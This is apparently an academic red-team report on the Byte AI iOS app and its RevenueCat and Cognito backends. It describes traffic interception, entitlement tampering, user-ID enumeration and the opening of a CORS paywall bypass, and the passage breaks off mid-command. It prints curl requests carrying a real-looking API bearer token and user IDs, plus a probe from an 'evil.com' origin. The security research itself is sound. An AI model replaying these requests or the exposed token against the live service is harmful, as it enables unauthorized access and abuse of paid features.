Attacking Byte AI: Market Analysis

Deniz Sert, Laura Landon, William Yang

May 9, 2025

1 Introduction

This paper aims to provide a comprehensive methodology for systematically red-teaming an iOS application, with our focus on Byte AI: Market Analysis. Over a structured ten-week timeline, we perform an iterative series of attacks that begin with analyzing network traffic to uncover API token and session hijacking vulnerabilities, then progress to investigating the iOS build to identify cryptographic weaknesses and improperly secured secrets. We use tools such as Burp Suite, Postman, and cURL to inspect and replay HTTPS traffic, allowing us to analyze client-server interactions and identify security weaknesses.

We investigate whether the application's token management and session handling resist replay attempts or unauthorized privilege escalation, resulting in attacks such as adding premium entitlements to known user IDs, enumerating existing user IDs, bypassing the paywall via misconfigured Cross-Origin Resource Sharing (CORS), and exploiting the cash reward system. Our evaluation details how these tactics can potentially yield threats such as impersonation, infinite currency exploits, and database tampering. By documenting each attack scenario, we provide a transparent account of our methodology, successful exploits, and unsuccessful attempts. Future work includes refining these red-team techniques for parallelism, batched assessments, and continuous real-time penetration testing, thus laying a foundation for securely deploying iOS applications like Byte AI in production environments.

2 Background

2.1 Red-teaming as a Practice

Red-teaming is a structured cybersecurity practice wherein a team simulates adversarial behavior to rigorously test an organization's defenses [11]. By acting as a mock adversary, the red team executes a range of digital intrusions, including penetration testing, social engineering, and denial-of-service simulations, all conducted with the organization's consent. The primary objective is to uncover vulnerabilities, evaluate incident response capabilities, and deliver actionable recommendations for enhancing security. Originating from military wargaming, red-teaming has evolved into a cornerstone of modern cybersecurity, particularly as digital ecosystems become increasingly complex and interconnected. This approach is especially critical for applications handling sensitive data, such as Byte AI: Market Analysis, which operates in the high-stakes domain of financial analytics.

Organizations frequently incentivize red-teaming through bug bounty programs, rewarding ethical hackers and red teams for identifying and reporting security flaws. These programs have demonstrated significant impact: in 2023, HackerOne reported that its community of ethical hackers earned over $50 million in bounties, with substantial payouts for critical vulnerabilities in widely adopted platforms. Unlike traditional security audits, which often rely on static assessments, red-teaming's proactive, adversarial simulation of real-world attack scenarios provides a dynamic evaluation of system resilience. For Byte AI, this methodology is invaluable, ensuring the protection of sensitive financial data and maintaining operational uptime amidst a rising tide of cyber threats, from targeted exploits to large-scale distributed attacks.

2.2 Recent Attacks

The past few years have seen a dramatic escalation in cyberattacks targeting critical digital infrastructure, spanning social media platforms, cloud services, and messaging applications. These incidents—frequently driven by distributed denial-of-service (DDoS) attacks, botnets, and exploited software vulnerabilities—highlight the dynamic and evolving threat landscape confronting applications like Byte AI. Below, we analyze several high-profile cases to provide context for our red-teaming efforts, emphasizing lessons applicable to securing real-time, API-dependent systems.

2.2.1 X Attack in March 2025

In early March 2025, X, a prominent social media platform, endured a series of crippling DDoS attacks [12]. On March 10, outages commenced at 6:00 AM ET, escalating to nearly 40,000 user-reported incidents by 10:00 AM ET, according to DownDetector. Elon Musk described the event as a "massive cyberattack," suggesting involvement by a coordinated group or potentially a nation-state actor. Security analysts pinpointed botnets, composed of compromised IoT devices such as smart cameras, as the attack's source, overwhelming X's servers with junk traffic. A critical vulnerability lay in exposed origin servers, inadequately shielded by Cloudflare's DDoS mitigation measures. The pro-Palestinian group Dark Storm Team claimed responsibility, though Musk's speculation of Ukrainian involvement remained unconfirmed, obscured by the attackers' use of VPNs and proxies. This incident, part of a broader 2024–2025 surge in DDoS attacks, underscores the necessity of fortified network defenses, a priority directly relevant to Byte AI's reliance on real-time data feeds and API integrations.

2.2.2 AWS Outage in December 2021

On December 7, 2021, Amazon Web Services (AWS) suffered a significant outage in its US-EAST-1 region (Northern Virginia), disrupting a wide range of services and highlighting the risks of centralized cloud infrastructure [**?**]. The outage began at approximately 10:30 AM ET when an automated scaling activity triggered unexpected behavior in clients on AWS's internal network, causing a surge in connection activity that overwhelmed networking devices [**?**]. This led to persistent congestion, increasing latency and errors for services like EC2, S3, and internal monitoring systems, with impacts lasting over eight hours until full resolution around 6:22 PM ET [7]. The outage affected major platforms, including Netflix, Disney+, and Amazon's own retail and delivery operations, as warehouse systems and driver apps became inoperable during the critical holiday shopping season [3].

Subsequent outages on December 15 and 22 further exposed AWS vulnerabilities. The December 15 incident, affecting US-WEST-1 and US-WEST-2 regions, stemmed from network congestion due to misconfigured traffic engineering, disrupting services like Slack and Zoom for about an hour [8]. The December 22 outage, caused by a power failure in a US-EAST-1 data center, impacted Hulu, Slack, and Epic Games, with lingering connectivity issues for some EC2 instances [10]. These incidents underscore the fragility of cloud-dependent systems, particularly for applications like Byte AI, which rely on AWS Cognito and API-driven services.

2.2.3 Messenger Outage in March 2022


Meta's Messenger faced a significant disruption on March 11, 2022, when users across North America and Europe reported inability to send or receive messages [4]. The outage, peaking at 15,000 DownDetector reports by 1:00 PM ET, lasted nearly four hours. Meta cited a "technical issue" in its backend infrastructure, later linked to a failed software update that destabilized database clusters supporting Messenger's real-time chat functionality. Unlike a deliberate attack, this incident stemmed from internal errors, yet it exposed vulnerabilities in high-availability systems. Packet loss and latency spiked, per Cloudflare's radar, disrupting end-to-end encryption processes and leaving some messages in limbo. For Byte AI, this case emphasizes the importance of rigorous update testing and failover mechanisms, as downtime in market analysis tools could erode user trust and financial outcomes—scenarios red-teaming can simulate.

2.2.4 Broader Trends and Implications

For Byte AI, the implications are clear: real-time connectivity and API reliance make it susceptible to both brute-force disruptions and subtler exploits like session hijacking. Red-teaming must address these, testing encryption, token management, and network resilience to mirror these real-world threats.

The vulnerabilities revealed—exposed servers, cloud misconfigurations, update failures, and botnet-driven floods—provide a roadmap for securing Byte AI. By simulating these attack vectors, our red-team methodology aims to fortify the app against both volumetric and targeted threats, ensuring its stability in a hostile digital environment.

3 App Diagram



3.1 AWS Cognito

AWS Cognito is a user management service offered by AWS. A user can log in via a username / password combo, via Apple, or via Google in exchange for a Cognito token on the client. Then when the client makes requests to the backend using the token, the backend will respond with recommendations and other data if the token is valid.

3.2 RevenueCat

RevenueCat is a backend platform that simplifies the management of in-app subscriptions and purchases across iOS, Android, and web platforms. It offers tools for verifying purchases, enforcing paywalls, syncing customer data across devices, and analyzing metrics such as revenue, churn, and retention. It also exposes APIs and webhooks to integrate purchase data with custom backends or analytics tools, streamlining the implementation of premium feature access in apps. Byte AI uses

RevenueCat upon sign in and when users attempt to access premium features in order to determine their account status, among other things.


3.3 Purchasing a subscription

Byte AI uses a RevenueCat integration to handle user purchases, which provides a webhook event to the backend when a Premium subscription is purchased. When this webhook event is received, a $5.00 Starbucks reward is sent to the user via the Tremendous API [9], an API-driven platform that allows businesses to send rewards, incentives, and payouts (like gift cards, prepaid Visa cards, or charitable donations) to users instantly. It supports automation of bulk payments through a REST API.

4 Attack Methodology

4.1 Intercepting Traffic

We used the Burp Suite: Community Edition library to set up a network proxy and intercept iPhone web traffic. Burp Suite functions as a network proxy by intercepting traffic between the client and server, allowing it to view and modify requests before they reach their destination. When configured with a trusted certificate installed on the client device (requiring permission from the client), Burp can perform a man-in-the-middle (MITM) attack on HTTPS connections, decrypting the traffic so that encrypted request and response bodies can be inspected in plaintext within the Burp interface. Here's a screenshot of what that looked like:



5 Results

Using Burp Suite in conjunction with tools like cURL and Postman, we were able to formulate attacks using HTTPS requests we observed. Following are the results of attacks attempting to add premium entitlement to a known user ID, identify existing user ID's, exploit cross origin resource sharing to bypass the paywall, and attack the cash reward system.

5.1 Unsuccessful Attack: Adding Premium Entitlement to Known User ID

We were able to obtain this non-premium user's ID by observing the API calls to the RevenueCat API. In the following figure, we see the user ID:




Figure 1: Non-premium user's ID

Under the hood, that user appears on the RevenueCat dashboard as shown in Fig. 2.

What was interesting was that we were able to get a list of offerings (or products) by RevenueCat by using the token we found by observing the stream. We did the following API call using Postman:

https://api.revenuecat.com/v1/subscribers/61ab4500-80d1-70bb-9616-56c6c6fd421a/offerings

using the auth token found in one of the requests. This was the result:

```
{
  "current_offering_id": "default",
  "offerings": [
    {
```




Figure 2: RevenueCat dashboard view of the non-premium user


```
      "description": "default offering",
      "identifier": "default",
      "metadata": null,
      "packages": [
        {
          "identifier": "$rc_monthly",
          "platform_product_identifier": "Byte AI_999_1m_3d0_"
        }
      ]
    }
  ],
  "placements": {
    "fallback_offering_id": "default"
  }
}
```


So we had the product identifier on-hand: `ByteAI_999_1m_3d0_`.

Using that, we tried manually updating the user's entitlement using that product identifier, but the request was rejected.

We tried many variations of the JSON body and double-checked that all identifiers were correct. We suspect that the API key is a read-only key and that the endpoint we used can only update attributes like `first_name`, `last_name`, `email`, etc.

5.2 Unsuccessful Attack: UserID Existence Testing with API Keys

Next we explored whether the API observed in calls to RevenueCat during the login process could be used to test the existence of other user IDs. The RevenueCat service is used by Byte AI in order




Figure 3: Attempting to update entitlements

to keep track of which users have paid for a premium subscription, and this status is checked each time a user logs in. The RevenueCat authorization token is listed in the GET request, and sending a duplicate request using `curl` returns data, meaning the token is still valid and can be used to explore potential vulnerabilities.

The most obvious attack would be to use this API in a brute force attack, testing all possible combinations of user IDs. However, the user ID is a UUID. Consider the user ID we used in this step: `b1db35c0-a0a1-70e2-1d30-c0ed7510bfbc`. The 13th character is 7, meaning that this is a version seven UUID. The standard for UUIDv7 is given in RFC 9562 [5]. Note that in version 7, the first 48 bits reflect the timestamp of creation, and therefore the RFC gives this security warning: "Timestamps embedded in the UUID do pose a very small attack surface. The timestamp in conjunction with an embedded counter does signal the order of creation for a given UUID and its corresponding data but does not define anything about the data itself or the application as a whole. If UUIDs are required for use with any security operation within an application context in any shape or form, then UUIDv4 (Section 5.4) SHOULD be utilized." Thus a slight amount of data leakage is possible, but its exploitation would require (1) that the system uses a counter (rather than randomness) to differentiate the lower bits of the timestamp, (2) that the attacker has discovered valid UUIDs.


And how long would it take for the attacker to discover valid UUIDs? In the best case scenario, assuming the attacker knows the timestamp at which a given user registered as well as the counter value (which corresponds to the number of users created for the same timestamp), the attacker can eliminate the first 52 bits (48 for the timestamp, 4 for the UUID version of 7), leaving 76 bits to guess, or $2^{76} = 7.6 \times 10^{22}$ possible UUIDs. At a rate of 1 million requests per second on a single-threaded system, it would take 7.6×10^{16} seconds or 2.4 billion years to guess every single value. A birthday attack is unlikely to help the attacker in this case because in order to eliminate the first 48 bits of the timestamp, the attacker limits the pool of users to those who registered at the same millisecond. Extending the birthday attack to any timestamp still faces the problem that there are too few users in the database to make a collision likely in a feasible range.

We did make an interesting observation on the use of the API key. Using `curl` with our own user ID returns an HTTP 200 status ("OK"). We expected that using a different user ID selected at random and repeating the request would return some sort of 400 level error (bad request). Instead, when we sent a GET request using a fake UUID, RevenueCat returned a status of 201, which corresponds to "OK + resource created" (Fig. 4). The RevenueCat docs [6] confirm that the response of 201 to a `GET /subscribers/app_user_id` indicates "Success (customer created)". We checked the Byte AI user database and the RevenueCat database, and we found that while Byte AI has no record of the fake user ID, the RevenueCat database does have an entry for that ID (Fig. 5).


```
➜  Downloads curl -i -X GET "https://api.revenuecat.com/v1/subscribers/b1db35c0-
fake-user-id" \
  -H "Authorization: Bearer appl_pBcrsXtPxTeXdpNhdJLbBXJxwea" \
  -H "Accept: application/json"
HTTP/2 201
date: Wed, 12 Mar 2025 18:19:17 GMT
content-type: application/json
content-length: 374
server: envoy
x-revenuecat-etag: 8d56674fe3f8a7bb
access-control-allow-origin: *
access-control-expose-headers: X-Request-Id
x-revenuecat-request-time: 1741803557262
x-amzn-trace-id: Root=1-67d1d025-1c8df4967358b9050784a060
x-envoy-upstream-service-time: 58
vary: Accept-Encoding
x-request-id: c6a5817d-7daa-4fdf-808b-7b54c4af67de

{"request_date":"2025-03-12T18:19:17Z","request_date_ms":1741803557262,"subscrib
er":{"entitlements":{},"first_seen":"2025-03-12T18:19:17Z","last_seen":"2025-03-
12T18:19:17Z","management_url":null,"non_subscriptions":{},"original_app_user_id
":"b1db35c0-fake-user-id","original_application_version":null,"original_purchase
_date":null,"other_purchases":{},"subscriptions":{}}}
```

Figure 4: Fake user ID returns 201 status



(a) Byte AI has no record of `b1db35c0-fake-user-id`.



(b) RevenueCat has a record of `b1db35c0-fake-user-id`.

Figure 5: Comparison of different records in Byte AI and RevenueCat.

5.3 Successful Attack: Cross-Origin Token Exploitation for Paywall Bypass

5.3.1 CSRF and CORS

One area of internet authentication security deals with the interactions of different websites. Interaction between websites is key to many useful functions on the internet, but opens sites up to issues like cross-site request forgeries (CSRF). An example of cross-site request forgery would be a user signing into a banking application and being tricked into opening another site in a new tab, which uses the cookies from the open tab with the banking application in order to run requests to the bank servers. This kind of situation could be avoided by allowing only requests from the same website, but while this would be highly secure, it would also limit what a website can accomplish [2].


In order to maintain security without limiting web functionality, cross-origin resource sharing (CORS) was developed. A simple case of CORS works as follows: if developers want to allow cross-origin requests from site *example.com*, they add *example.com* to the list of allowed origins in the server configuration. Then each time a request comes in, the server checks if its origin is listed in the *Access-Control-Allow-Origin* headers, and returns a response or an error accordingly [2].

A quick check of the options for the *api.byteai.me* users request shows that its CORS is configured to allow any origin website (denoted by the wildcard symbol *, see Fig. 6).

```
→  Code curl -X OPTIONS "https://api.byteai.me/v1/users" \
     -H "Origin: https://evil.com" \
     -H "Access-Control-Request-Method: PATCH" \
